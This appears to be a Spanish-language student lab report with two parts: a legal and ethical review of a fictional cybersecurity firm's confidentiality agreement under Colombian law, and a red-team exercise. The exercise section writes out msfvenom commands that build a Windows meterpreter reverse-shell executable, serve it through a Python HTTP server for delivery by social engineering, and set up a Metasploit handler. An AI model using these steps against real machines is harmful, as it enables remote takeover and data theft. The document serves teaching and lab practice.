
IP: 192.168.1.3
Se realiza ping 192.168.1.3 (IP de Maquina Kali Linux)

Ilustración 5 Dirección IPv4 Windows 10 y Pin a Kali Linux



Fuente propia
Se procede a ingresar a la consola de comandos y escribimos IFCONFIG para así obtener la IP de la máquina virtual de Kali Linux.


Ilustración 6 Dirección IPv4 Kali Linux y Pin a Windows



Fuente: propia

Para ver si existe comunicación entre ambas máquinas virtuales configuramos la red de ambas en adaptador solo anfitrión. Configurado este procedemos a ingresar en cada una de las máquinas y realizamos ping a las direcciones IP de cada una de ellas.

Ilustración 7 configuración de red Adaptador solo anfitrión con red 192.168.1.1/24



Fuente propia


Características técnicas de Windows:

Memoria RAM: 4 GB
Procesador: Core i57
Disco Duro: 50 GB
Sistema Operativo: Windows 10 Pro

Características técnicas de Kali Linux:

Memoria RAM: 3 GB
Procesador: Core i7
Disco Duro: 80 GB
Sistema Operativo: Kali GNU/ Linux Rolling

Ilustración 8 montaje del banco de trabajo



Fuente propia

3. ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL.

3.1. Análisis de los anexos Escenario 2 y Acuerdo desde el punto de vista legal y no ético.

El acuerdo de confidencialidad establece una serie de consideraciones y cláusulas entre las partes involucradas, se reconoce que la información compartida es sensible y restringida en su divulgación, especialmente relacionada con procedimientos ilegales dentro de la empresa. Por ello, se analizarán cada cláusula para identificar párrafos ilegales.

Primera cláusula: en esta se establece que la parte receptora no puede difundir información sobre procedimientos ilegales en HackerHouse, lo que se torna ilegal, porque están solicitando a la parte receptora que participen en el encubrimiento de actividades ilegales, violando así los principios legales de responsabilidad y transparencia. Además, podría exponer a los firmantes a responsabilidad legal por participar en un acuerdo que fomenta la ocultación de delitos, es por ello cualquier acuerdo que requiera tal acción debe ser nulo y no vinculante.

segunda cláusula: dentro de esta sección se menciona una amplia gama de información que se consideraría confidencial, no obstante, la inclusión de términos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos" es altamente preocupante al estar alentando el ocultamiento, admisión o consentimiento implícito de actividades criminales, ahora bien, solicitar a los firmantes que no divulguen estas actividades va en contra de la ley e implicar complicidad en delitos.

Cuarta cláusula: dentro del acuerdo de confidencialidad, los párrafos que podrían ser considerados ilegales son el 3 y 6, que prohíben a la parte receptora denunciar actividades sospechosas de espionaje o apropiación ilegal de información ante las autoridades, sin el consentimiento previo de la otra parte. Estas cláusulas contravienen los principios legales de colaboración con la justicia y podrían ser interpretadas como facilitadoras de actividades delictivas al obstruir la rendición de cuentas o violación del deber legal de informar sobre actividades ilícitas.

Octava cláusula: este acuerdo de confidencialidad presenta una cláusula que podría ser considerada ilegal, ya que absuelve a HackerHouse de cualquier responsabilidad legal y penal si se descubre información ilegal o confidencial en posesión del receptor. Tal disposición podría interpretarse como un intento de eludir las consecuencias legales de las acciones de la empresa, lo cual contraviene los principios legales de responsabilidad en casos de incumplimiento de acuerdos o actividades ilícitas. Además, esta cláusula podría ser vista como un intento de entorpecer la justicia al trasladar la responsabilidad del receptor hacia un abogado privado en lugar de permitir que las autoridades competentes investiguen y tomen medidas según la ley.

3.2. Análisis de los anexos, en relación con la vulneración de la ley 1273 argumentando cualquier proceso ilegal.

HackerHouse, reconocida como una de las principales empresas a nivel global en el campo de la ciberseguridad, está en proceso de vincular personal profesional para sus equipos de Red Team y Blue Team. Sin embargo, surge una preocupación respecto al acuerdo de confidencialidad debido a su origen y falta de revisión por parte del departamento de Recursos Humanos.

Al analizar detenidamente su contenido, se destacan disposiciones que podrían implicar la participación procesos ilegales, especialmente en lo que respecta a la seguridad informática y la protección de datos. En este sentido, es fundamental examinar de manera precisa cómo el documento podría estar en conflicto con la legislación colombiana en materia de ciberseguridad, identificando posibles violaciones y haciendo referencia a los artículos correspondientes de la ley.

En consiguiente los artículos que posiblemente se estén violentado en las cláusulas podrían ser los siguientes.

Primera. Objeto: 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO, implica ingresar de manera no autorizada a un sistema informático con la intención de realizar acciones que van desde la manipulación de datos hasta la interrupción del servicio. En ese sentido:

> El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de (48) y (96) meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes" [5].

La cláusula en cuestión impide la divulgación de información relevante sobre el sistema informático, esto podría interferir con la capacidad de las autoridades para investigar y perseguir delitos informáticos, lo cual podría considerarse un obstáculo al acceso legítimo a la información.

Segunda. Definición de información confidencial: 269C. Interceptación de datos informáticos. De acuerdo con lo que se establece en este artículo, es evidente que la cláusula del acuerdo puede estar violando el mismo. Según lo establecido por el Mintic "El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de

[5] MINTIC. Ley 1273 de 2009. [En línea]. [Consultado 21 de febrero del 2024]. Disponible en: (https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf).

prisión de treinta y seis (36) a setenta y dos (72) meses” [6]. Esto sucede porque al tomar acciones como la obtención ilegal de datos y el uso indebido de sistemas informáticos como información confidencial, la cláusula podría ser interpretada como una justificación implícita para llevar a cabo estas acciones, lo cual está directamente en contra de lo estipulado por la ley colombiana.

Cuarta. Obligaciones de la parte receptora: 269F. VIOLACIÓN DE DATOS PERSONALES, se refiere a una situación en la que los datos personales o confidenciales de un individuo son obtenidos, compartidos, cambiados o utilizados sin autorización o de manera ilegal por ello se dice que:

> El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique, emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes” [7].

por lo tanto, si la información confidencial protegida incluye datos personales y su divulgación no cuenta con el consentimiento requerido por la ley.

Octava. Solución de controversias: 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN, se trata de actividades planeadas o realizadas con la intención de entorpecer, interrumpir o detener el funcionamiento adecuado de un sistema informático o una red de comunicaciones sin tener la autorización legal para hacerlo por lo anterior:

> El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor” [8].

Con lo anterior mencionado violenta este articulo porque el receptor de información ilegal o confidencial podría estar obstaculizando el funcionamiento normal del sistema informático al retener dicha intentar desvincular a HackerHouse de cualquier responsabilidad legal o penal en caso de que se descubra que se ha cometido alguna acción que pueda ser considerada como obstrucción ilegítima de sistemas informáticos.

---

[6] Ibit., p.2
[7] Ibit., p.2
[8] Ibit., p.2

3.3. Análisis del acuerdo de confidencialidad, teniendo presente en cuenta la revisión desde el punto de vista legal y ético.

En este caso específico representa faltas a las leyes colombianas y ética profesional con el acuerdo de confidencialidad encontrado como ejemplo para mí sería prácticamente imposible aceptar dichos sueldos puesto que el código de ética exactamente en la ley 842 de 2003 articulo 53 literal **e** menciona que, “incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares”[9]

En situaciones éticas, es fundamental que siempre los profesionales sigan los códigos éticos y las leyes aplicables en su país. al descubres procesos ilegales en el acuerdo de confidencialidad de la organización HackerHouse, es importante considerar las posibles implicaciones éticas y legales antes de aceptar el contrato y acuerdo de confidencialidad.

3.4. Análisis de casos tipo Cibercrimen desde su posición teniendo en cuenta los aspectos legales y éticos.

Una situación particular y muy conocido en Colombia fue el ataque cibernético a la plataforma digital del estado Colombia Compra eficiente. La cual es atacada por denegación de servicio durante 34 horas del día 2 y 3 de mayo de 2023. Generado todo un caos porque es una Entidad descentralizada de la rama ejecutiva del orden nacional. Es una plataforma que internamente se conoce más como SECOP II, donde las empresas del estado hacen sus compras y donde en el año 2022 se generaron más de 1,2 millones de contratos.

En términos legales, es fundamental considerar la normativa actual para comprender las graves infracciones que un profesional de la ingeniería, particularmente a alguien que tenga estudios de especialización en seguridad informática.

El Código de Ética para el ejercicio de la Ingeniería y profesiones relacionadas, así como sus auxiliares, detalla las faltas más graves en el artículo 53 de la Ley 842 de 2003.

[9] COPNIA. Código de Ética Copnia. [En línea]. [Consultado 21 de febrero del 2024]. Disponible en: (https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003).

4. ETAPA 3 EJECUCIÓN PRUEBAS DE INTRUSIÓN.

4.1. Herramientas software - anexo 4 – escenario 3 enfocado a Redteam.

- **Virtualbox 7.0:** Máquina virtual.

- **Kali Linux:** Kali Rolling (2024.1) x64 2024-02-25 (Máquina Virtual y Maquina atacante – IP 192.168.100.171)

- Win**dows 10 x64:** Versión 10.0.19045 (Maquina Física y maquina objetivo – IP 192.168.100.50)

- **Metasplotable:** proporciona un entorno de laboratorio controlado y seguro donde los estudiantes pueden practicar y experimentar con técnicas de penetración y explotación en un ambiente ético y educativo. Utilizando Metasplotable en conjunción con herramientas como MSFVenom

- **MSFVenom**: permite a los profesionales de seguridad informática generar **payloads** maliciosos de manera eficiente y personalizada para su uso en pruebas de intrusión y evaluaciones de seguridad.

4.2. Liste y describa los datos e información del anexo 4 – escenario 3

a) **Información del usuario:** Obtener la información del administrador de la computadora afectada, que mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoC1117498564.exe el cual procedió a descargar y a ejecutar, ayudo cómo se produjo la vulneración y los vectores de ataque utilizados.


b) **Información computadora afectada:** Sistema operativo S.O Windows 10 X64, sistemas de seguridad y nombre del archivo ayudaron a determinar el fallo de seguridad de vulnerabilidad conocida y la solución adecuada.

c) **Archivo .txt en el escritorio:** actividad inusual en el sistema, el archivo podría contener información sobre el ataque, datos robados o comprometidos.

d) **Registros de eventos del sistema**: de Windows, de aplicación y seguridad, pueden proporcionar detalles sobre actividades sospechosas o anómalas en el sistema.

e) **Registros de red:** tráfico de red como firewall o paquetes capturados pueden ayudar a identificar cualquier actividad sospechosa en la red que pueda estar relacionada con el ataque.

f) **Análisis de malware y herramientas de hacking:** La identificación de malware conocido o herramientas de hacking en el sistema comprometido proporciono pistas sobre cómo se llevó a cabo el ataque y métodos que métodos utilizo para comprometer el sistema.


El administrador de la computadora afectada menciona las siguientes características de la computadora en general:


- Tenía un S.O Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)
- Contaba con un archivo de texto ubicado en el escritorio
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante

Fuente el Autor. Anexo 4 escenario 3

4.3. Herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10

Nmap: con el cual se escanea la IP de maquina objetivo y puertos OPEN.


Ilustración 9 Escaneo de puerto en Maquina Objetivo



Fuente: propia

MSFVenom: herramienta contenida en el framework Metasploit para generar payloads (cargas útiles) personificadas para explotar vulnerabilidades en el sistema operativo objetivo.

Ilustración 10 Generación de la carga útil (Payload) - MSFVenon




Fuente: propia

Servidor Python: aplicación que utiliza el lenguaje de programación Python para proporcionar servicios a otros programas o clientes. Estos servidores pueden realizar una variedad de tareas, como procesar solicitudes web, manejar conexiones de red, realizar

cálculos complejos, entre otros.


Ilustración 11 Servidor Python para enviar la carga útil (Payload) al equipo víctima.



Fuente: propia

Msfconsole: interfaz que proporciona una consola centralizada "todo en uno" y permite un eficiente acceso a prácticamente todas las opciones disponibles en el marco de Metasploit. Msfconsole

Ilustración 12 Ataque realizado y maquina comprometida




Fuente: propia

¿Qué puerto abre la aplicación específica en el anexo?

Se usó el puerto 445

Ilustración 13 Puerto 445. Con conexión establecida con maquina víctima.



Fuente: propia

4.4. Explique cómo afecta el ataque a la máquina (Windows 10 X64)


Afecta inicialmente la seguridad, la integridad de la información que exista dentro de Windows. Si tenemos en cuenta el alcance de esta herramienta MSFVenom para la generación de payloads (cargas útiles) maliciosas. Estos payloads pueden ser diseñados para llevar a cabo una amplia variedad de acciones maliciosas en una máquina víctima, incluyendo la ejecución remota de código, la obtención de acceso no autorizado, la creación de backdoors y mucho más.

En el caso de un ataque con MSFVenom contra una máquina víctima con Windows 10, los efectos pueden ser bastante graves. Algunas posibles consecuencias incluyen:

- **Ejecución remota de código**: Un Payload generado con MSFVenom puede permitir a un atacante ejecutar comandos arbitrarios en la máquina víctima.
- **Creación de backdoors:** Un Payload malicioso podría crear una puerta trasera en el sistema, permitiendo al atacante acceder a la máquina en cualquier momento sin ser detectado. Esto podría utilizarse para persistencia en el sistema, lo que significa que el atacante podría mantener el acceso incluso después de que se tomen medidas para intentar eliminar el malware.
- **Ex filtración de datos:** Un atacante podría utilizar un Payload generado con MSFVenom para robar información sensible de la máquina víctima, como contraseñas, documentos confidenciales, datos financieros, etc.
- **Destrucción de datos:** Dependiendo de cómo esté diseñado el Payload, un


atacante podría utilizarlo para borrar o corromper archivos importantes en el sistema, causando daños significativos.

Ilustración 14 Con conexión establecida con maquina víctima.



Fuente: propia

Ilustración 15 Maquina víctima / IP. 192.168.100.50



Fuente: propia

4.5. Comandos utilizados en la práctica y explicación la estructura desarrollada para el Payload.

Resumen de practica: Anexo 4 escenario 3. Comandos

1. Creando una carga útil usando MSFVENOM:

msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f exe LHOST=192.168.100.171 LPORT=445 > PoC_1117509566.exe

2. Transferir cargas útiles a la víctima mediante ingeniería social:

- crear servidor con PYTHON: python -m http.server 8000

3. Inicie un controlador inverso en la máquina del atacante:

Aquí, estamos iniciando un controlador TCP inverso en Kali, que se conectará a la instancia de shell inverso desde la máquina con Windows 10.

msfconsole

Start msfconsole & Use Commands:

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_tcp

use payload/windows/x64/meterpreter/reverse_tcp

show options

